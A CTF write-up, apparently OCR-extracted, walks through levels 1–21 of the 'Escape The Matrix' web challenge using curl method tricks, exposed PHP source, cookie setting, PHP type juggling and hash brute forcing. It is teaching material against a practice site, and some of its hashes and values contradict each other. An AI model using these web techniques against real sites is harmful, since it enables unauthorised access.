


## Escape The Matrix CTF Writeup

Level 1: <https://matrix.voorivex.academy/follow-daily-routine/>




→ Now here instead of /path give **/follow-the-white-rabbit** which will lead to level 2



**Level 2: <https://matrix.voorivex.academy/follow-the-white-rabbit/>**

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<link rel="stylesheet" href="/statics/style.css">
<script src="/statics/load.js"></script>
<title>Level 2</title>
</head>
<body>
<div id="main-page" style="opacity: 20%;>
<img id="dynamicImage" alt="Your Image">
<div id="canvas-container"></div>
</div>
<div class="center-box" id="center-box">
<p>Matrix Is Loading</p>
</div>
<script>
var contentArray = [
  { imageSrc: "./images/1.png", text: "I don't know if you're ready to see what I want to show you." },
  { imageSrc: "./images/2.png", text: "danger!" },
  { imageSrc: "./images/3.png", text: "to the office at the end of the hall." },
  { imageSrc: "./images/4.png", text: "I cannot do that!" },
  // Add more objects as needed
];
load_page(contentArray);
</script>
</body>
</html>
```

Now, here /images/index.png given we can try to access /images/5.png to see content.



This image revealed path for level 3 which will be **/smith-has-you**

**Level 3: <https://matrix.voorivex.academy/smith-has-you/>**

Now we can go to /images to check files in dir while it has listing enabled so we can check all images like below.

← → ⌛ matrix.voorivex.academy smith-has-you/images/


Documents book H1 Blog Recon h1 BB CTF MUN Persian CTF-3 Astrology

## Index of /smith-has-you/images

Name	Last modified	Size	Description
Parent Directory	-	-	-
9b5fb873b9cc00724f028465f6def608.png	2023-11-22 14:14	519K	
9b82a136f41c4f28dc48319aa058e6e2.png	2023-11-22 14:14	467K	
84bf21ff867a898ce49049649ff0e222.png	2023-11-22 14:14	522K	

Apache/2.4.54 (Debian) Server at matrix.voorivex.academy Port 80

→ Here, we can see last image of listing will give flag for next level:



Level 4: <https://matrix.voorivex.academy/i-want-to-make-a-call/>

As we can see in this level 4 on image it's giving hint of call using cURL therefore we can do in our terminal and using curl -X OPTIONS <https://matrix.voorivex.academy/i-want-to-make-a-call/> we can get flag.

```

Terminal Shell Edit View Window Help
rajprajapati@rajprajapati:~/Desktop$ curl -I "https://matrix.voorivex.academy"
HTTP/2 200
date: Fri, 24 Nov 2023 20:59:31 GMT
content-type: text/html; charset=utf-8
content-length: 4136
vary: Accept-Encoding
last-modified: Fri, 24 Nov 2023 00:28:42 GMT
etag: "1028-60adb08db50ae"
vary: Accept-Encoding
x-zrk-us: 200
strict-transport-security: max-age=31536000
server: Delivery
x-zrk-cs: MISS
x-zrk-sn: 4001
accept-ranges: bytes
accept-ranges: bytes

+ curl -X OPTIONS "https://matrix.voorivex.academy"
+ curl -X OPTIONS "https://matrix.voorivex.academy/i-want-to-make-a-call/"
/wow-it-was-just-a-dream-!
+

```

## Level 5: <https://matrix.voorivex.academy/wow-it-was-just-a-dream-!/>

Now, here we can check source code of js which has **flag as commented** and using that we can go to next level.

```

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="/statics/style.css">
    <script src="/statics/load.js"></script>
    <title>Level 5</title>
</head>
<body>
    <div id="main-page" style="opacity: 20%;>
        <img id="dynamicImage" alt="Your Image">
        <div id="canvas-container"></div>
    </div>
    <div class="center-box" id="center-box">
        <p>Matrix is Loading</p>
        <script>
            var contentArray = [
                {imageSrc: "./images/1.png", text: ["confused"]},
                {imageSrc: "./images/2.png", text: ["Seems it was real!"]},
                {imageSrc: "./images/3.png", text: ["Ok-im-ready-to-meet-Morpheus"]},
                // Add more objects as needed
            ];
            load.page(contentArray);
        </script>
    </div>
</body>
</html>

```

## Level 6: <https://matrix.voorivex.academy/Ok-im-ready-to-meet-Morpheus/>

In this level as hint we need to make choice of method of cURL using terminal to get the flag and we need to make choice for selection of pill, I have **chosen red pill** which will help us to get to the next level.

```
curl -X OPTIONS PATCH "https://matrix.voorivex.academy/Ok-im-ready-to-meet-Morpheus/"
curl: (6) Could not resolve host: PATCH
Choose from ./I-chose-the-red-pill and ./I-chose-the-blue-pill%
+ Hacker0x01
```

<https://matrix.voorivex.academy/Ok-im-ready-to-meet-Morpheus/I-chose-the-red-pill> this link will be redirected to <https://matrix.voorivex.academy/Wow!-Nice-choice!!/> which is Level 7


### Level 7: <https://matrix.voorivex.academy/Wow!-Nice-choice!!/>

Here, as hint we have new ability and we can use it now and `?show-me-the-codes` will give us flag.

```
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}
#next level: /let's-go-for-kung fu
?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<link rel="stylesheet" href="/statics/style.css">
<script src="/statics/load.js"></script>
<title>Level 7</title>
</head>
<body>
<div id="main-page" style="opacity: 20%;">
    <img id="dynamicImage" alt="Your Image">
    <div id="canvas-container"></div>
</div>
<div class="center-box" id="center-box">
    <p>Matrix Is Loading</p>
</div>
<script>
    var contentArray = [
        { imageSrc: "./images/1.png", text: "It has begun!" },
        { imageSrc: "./images/2.png", text: "Welcome to the reality!" },
        { imageSrc: "./images/3.png", text: "You have a new 'ability', test it with '?show-me-the-codes'" }
    ];
    load_page(contentArray);
</script>
</body>
</html>
```


### Level 8: <https://matrix.voorivex.academy/let's-go-for-kung%20fu/>

In this level we don't have any clear hint as we can see source code and it will display next round flag as below. `/i-Liked-kung-Fu`




**Level 9:** <https://matrix.voorivex.academy/i-Liked-kung-Fu/>

Here, debugger pausing and going next for fight and we need to do **atleast 4250** in order to get to the flag as hint therefore using browser console window we can do that easily.



**Level 10:** <https://matrix.voorivex.academy/im-bEcoming-a-master/>

Here we can't see any direct hints so better check source codes and as we notice flag is there in main.js file as below.



**Level 11:** <https://matrix.voorivex.academy/uSe-your-abilities-to-jump/>

As a hint it's given to use abilities like we can **use ?show-me-the-codes** for checking code. Which will give flag for further round. /L00k-around-carefully

```
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}
$next_level = "L00k-around-carefully";
?>
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="/statics/style.css">
    <script src="/statics/load.js"></script>
    <title>Level 11</title>
</head>

<body>
    <div id="main-page" style="opacity: 20%;>
        <img id="dynamicImage" alt="Your Image">
        <div id="canvas-container"></div>
    </div>

    <div class="center-box" id="center-box">
        <p>Matrix Is Loading</p>
    </div>
    <script>
        var contentArray = [
            { imageSrc: "./images/1.png", text: "[on the building]" },
            { imageSrc: "./images/2.png", text: "[long jump]" },
            { imageSrc: "./images/3.png", text: "Can you jump? use your 'abilities'" }
            // Add more objects as needed
        ];
        load_page(contentArray);
    </script>
</body>

</html>
```


**Level 12:** <https://matrix.voorivex.academy/L00k-around-carefully/index.htm>

This level gives hints that we might miss details therefore maybe in redirection going on in background so we can use curl and check it properly. Using this curl I guess we can see ?show-me-the-codes which has flag in hidden curl "<https://matrix.voorivex.academy/L00k-around-carefully/?show-me-the-codes>" -v

```
< HTTP/2 302
< date: Wed, 29 Nov 2023 18:58:59 GMT
< content-type: text/html; charset=UTF-8
< content-length: 950
< location: /l00k-around-carefully/index.htm
< x-zrk-us: 302
< strict-transport-security: max-age=31536000
< server: Delivery
< x-zrk-cs: MISS
< x-zrk-sn: 4001
< accept-ranges: bytes
<
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php br />header/span><span style="color: #007700">(</span><span style="color: #DD0000">"locat
<span style="color: #0000BB">$ GET</span><span style="color: #007700">[</span><span style="color: #DD0000">'show-me-the-codes'</span><span style
<span style="color: #007700">])&nbsp;<br /&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">show_source</span><span style="co
<span style="color: #007700">(</span><span style="color: #DD0000">"index.php"</span><span style="color: #007700">);<br /&nbsp;&nbsp;&nb
sp;exit();<br /></span><span style="color: #0000BB">$next_level&nbsp;</span><span style="color: #007700">";&ampnbsp</span>
<span style="color: #DD0000">"meet-the-Oracle"</span><span style="color: #007700">;<br /></span><span style="color: #0000BB">?&g
t;</span>
</span>
* Connection #0 to host matrix.voorivex.academy left intact
```

### Level 13: <https://matrix.voorivex.academy/meet-tHe-Oracle/>

Here, as hint lady is giving cookie to Neo that means we are getting cookies and we can check all cookies in burp or using curl as below, so we can see there is different path only one which will lead to next level.




### Level 14: <https://matrix.voorivex.academy/Done-w1th-Oracle/>

Now, as hint it's given we are not done yet means we need to store this cookie to this endpoint which might give flag I think like below and it will give flag for next round.

Name	Value	Domain	Path	Expires	S. H.	Sec...	Sa...	P..	Priority
oracle	07409c1ca296c6df5396f6044d5ab132	.matrix.../Done-with-...	/Done-with-...	2024-11-23T20:47:18Z	3...	✓	None		Medium

Select a cookie to preview its value




### Level 15: <https://matrix.voorivex.academy/the-cat-is-a-gliTch/>

Here, as we can check <https://matrix.voorivex.academy/the-cat-is-a-gliTch/?show-me-the-codes> there is one php is given like **the-cat-is-a-gliTch/walls-can-be-broken.php** so now using error like this we can crack it using wall parameter.


Notice: Undefined index: **wall** in /var/www/html/level-15-the-cat-is-a-gliTch/walls-can-be-broken.php on line 5


Which will further give this error > Warning: Use of undefined constant crack - assumed 'crack' (this will throw an Error in a future version of PHP) in /var/www/html/level-15-the-cat-is-a-gliTch/morpheus-is-behind-the-wall.inc on line 4 and by accessing inc file we successfully got flag for next round.



### Level 16: <https://matrix.voorivex.academy/morPheus-vS-sMith/>

As hint it's telling that method is old and need to change it so using burp we can change method but for checking endpoint we can check ?show-me-the-codes and it will give info about next.php > therefore by **using PATCH on this ./restrict/next.php** will bypass and give flag.





### Level 17: <https://matrix.voorivex.academy/the-end-of-m0rpheus/>

Now here we need to show code and set cookie as we can check it in ?show-me-the-codes like below.

```
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if ($_COOKIE['code'] == 'ヨイケ\ヨウ') {
    require_once("next.php");
    die($next);
}
?>
```


Using curl like this > curl --cookie "code=ヨイケ\ヨウ" "<https://matrix.voorivex.academy/the-end-of-m0rpheus/>" we can set cookie and retrive the flag > /dangEr-level-100%

### Level 18: <https://matrix.voorivex.academy/dangEr-level-100/>

Here when we check ?show-me-the-codes we can see it's problem of php type juggling so therefore using that we can access the next flag > /m0re-dangeR-needed

- ➔ <https://matrix.voorivex.academy/dangEr-level-100/index.php?code1=0e1&code2=0e2>
- ➔ <https://matrix.voorivex.academy/dangEr-level-100/index.php?code1=0&code2=0.0>

Ref Blog: <https://jaimeightfoot.com/blog/b00t2root-ctf-easyphp/>



/m0re-dangeR-needed

### Level 19: <https://matrix.voorivex.academy/m0re-dangeR-needed/>

Now, here we need to crack SHA256 hash and pass value into code para which will give us flag

```
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if (hash('SHA256', $_GET["code"]) == "92615529c262cc0d45e57aa13a4a067b11cd2e8fdc015346cd24a6d69e6d4831") {
    require_once("next.php");
    die($next);
}
```

Web services  
For modern web applications

**Sha256 hash**  
calculated hash digest

92615529c262cc0d45e57aa13a4a067b11cd2e8fdc015346cd24a6d69e6d4831

**Sha256 value**  
Reversed hash value

P@ssw0rd@123

**SEO friendly React.js** enable SEO without changes in a code! **show**

**Enable SEO compatibility of Vue.js** with no changes in a code!


- By putting this cracked value we can get flag <https://matrix.voorivex.academy/m0re-dangeR-needed/?code=P@ssw0rd@123>

### Level 20: <https://matrix.voorivex.academy/dang3r-finishEd-all-cleared/>

```
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if ($_GET["code"] == file_get_contents("secret-m")) {
    require_once("next.php");
    die($next);
}
```

Here, we need to check secret-m file which has value for code and by giving it we can get next.php (we can do URL encode if required since I opened in textedit no need to do it for value)



→ <https://matrix.voorivex.academy/dang3r-finishEd-all-cleared/?code=MatrixHasYou...%01....%00.....>

Now, by giving that value to code we can reach to next flag > /agent-fight-nuM-onE

### Level 21: <https://matrix.voorivex.academy/agent-fight-nuM-onE/>

Here, php code given to do few test in local system using php to match to that hash using values between the given range.

```
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if ($_GET["code"] >= 10000 && $_GET["code"] <= 99999) {
    if (md5($_GET["code"]) . "Matrix" == "389f3ebb14f4d3f20ad4c56a13393379") {
        require_once("next.php");
        die($next);
    }
}
```

I have used online php sandbox to performed all cases and when condition matched for hash it will display that specific value in this case value was **7700Matrix**. So, code value will be 7700

→ <https://matrix.voorivex.academy/agent-fight-nuM-onE/?code=7700> using this we can get to next flag which will be > /agent-s-fight-nuMber-tWo

```
<?php
1 // Create a sequence from 10000 to 99999
2 $sequence = range(10000, 99999);
3
4 // Concatenate "Matrix" to each number in the sequence and calculate the MD5 hash
5 foreach ($sequence as $number) {
6     $concatenated = $number . "Matrix";
7     $md5Hash = md5($concatenated);
8     if ($md5Hash === "389fbeb14f4d3f2bade456e13393379") {
9         echo "Yes, the generated MD5 hash matches the given hash for value: ", $concatenated . "<br>";
10    }
11 }
12
13 ?>
```

PHP Versions and Options (8.2.10)  
Other Options

Execute Code Save or share code

Result for 8.2.10: Yes, the generated MD5 hash matches the given hash for value: 77700Matrix<br> Execution time: 0.039167s Mem: 2440KB Max: 2444KB

Latest Updates Notes

10/25/2023: Added PHP 8.2.12, 8.1.25, 8.3.0RC3, 8.3.0RC4, 8.3.0RC5  
09/27/2023: Added PHP 8.2.11, 8.1.24 and 8.3.0RC2  
08/01/2023: Added PHP 8.2.10, 8.1.23 and 8.3.0RC1

Network access is rerouted from within the Sandbox, and system access is limited for now. Read about how to use network functions and example files.

## Level 22: <https://matrix.voorivex.academy/agent-s-fight-nuMber-tWo>

